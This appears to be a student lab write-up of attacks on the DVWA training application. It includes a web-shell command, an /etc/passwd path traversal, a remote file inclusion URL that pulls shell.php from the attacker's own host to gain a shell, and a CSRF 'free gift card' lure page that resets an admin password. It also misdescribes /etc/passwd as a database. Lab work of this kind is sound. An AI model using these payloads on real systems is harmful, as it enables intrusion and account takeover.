
shell.php?cmd=id




I was able to execute those commands through the URL. This is RCE(Remote Code Execution).

File Inclusion

By editing the URL, I got the path of the database.




By putting ../../../../../etc/passwd, I successfully accessed the database.



/var/www/dvwa/vulnerabilities/fi → ../../../../../


Remote File Inclusion (RFI)

First, I used the shell.php I used in the previous File Upload Bypass. I started a python web server in Kali, and injected the RFI payload in DVWA. It executed it on the server.




The attacker URL became http://192.168.56.101:8000/shell.php. The ip 192.168.56.101 is kali.

Then, I injected http://192.168.56.103/dvwa/vulnerabilities/fi/?page=http://192.168.56.101:8000/shell.php&cmd=id, but it failed. It was because in the configuration file, allow_url_include was off, instead of on.




After I changed the configuration file and restarted, it worked.




I successfully obtained uid=33(www-data) gid=33(www-data) groups=33(www-data).

CSRF


I tested cross-site-request-forgery by setting up a costume fake attacker website. First, I attempted to change admin password to test123. It was successful.




Then, I looked up the page source to check.




Then, I built the malicious CSRF page which showed “Claim your free gift card!”. Once the victim opens the page while they logged in, it would change the password to “pwned123”. After, I host the attack page by using python3 -m http.server 8000.




After clicking the button, it was redirected back to the DVWA CSRF page with a message, password change.



To check if it really worked, I logged out and relogged in.





I successfully relogged in with the password pwned123.